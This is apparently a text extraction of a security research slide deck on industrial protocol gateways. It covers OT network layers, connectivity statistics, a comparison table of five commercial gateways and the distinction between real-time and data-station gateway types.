

Industrial Protocol Gateways Under Analysis

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


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A complex ecosystem



A simplified view. Can be more complicated than this!

Heterogeneous Protocols

Enterprise
network



Control
network



Field
network



Sercos
the automation bus

General

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Increased demand for connectivity

- 34.5% of control networks are connected to the Internet
- 66.4% are connected to either
 - a third-party private infrastructure
 - or to their enterprise business network.


Reference: SANS State of OT/ICS Cybersecurity Survey (2019)

Protocol Gateway


Ethernet

Serial

Wireless





Typical installation



Protocol Gateway

Common Understanding	Reality	Consequences
Tiny, cheap, embedded “piece of hardware”	Can actually run a fully-fledged system	Overlooked, not indexed
Performs secondary tasks (not like an industrial robot)	It's actually core to the industrial network	Mis-configured, not patched, not monitored

Research Assumptions



Research Assumptions

Vendor
neutral



Considered Gateways

Gateway	Type	Country	Interfaces	Translations
Nexcom NIO50	Real-time	Taiwan	Eth, Serial, Wifi	Transparent, Modbus (tcp/rtu/ascii), MQTT
Schneider Link 150	Real-time	France	Eth, Serial	Modbus (tcp/rtu/ascii), jbus, powerlogic
Digi One IA	Real-time	USA	Eth, Serial	Transparent, Modbus (tcp/rtu/ascii)
Red Lion DA10D	Data Station	USA	Eth, Serial	300 drivers
Moxa MGate 5105-MB-EIP	Data Station	Taiwan	Eth, Serial	Modbus (tcp/rtu/ascii), ethernetIP, MQTT

Type of Gateways


- Real-Time
 - Real-time approach: each incoming packet is immediately parsed, evaluated, and translated
- Data Stations
 - Asynchronous approach, e.g. do not wait for an incoming read to pull data out from a slave
 - Require the configuration of a sort of routing table: *I/O Mapping Table*

Approach to Research


Gateway




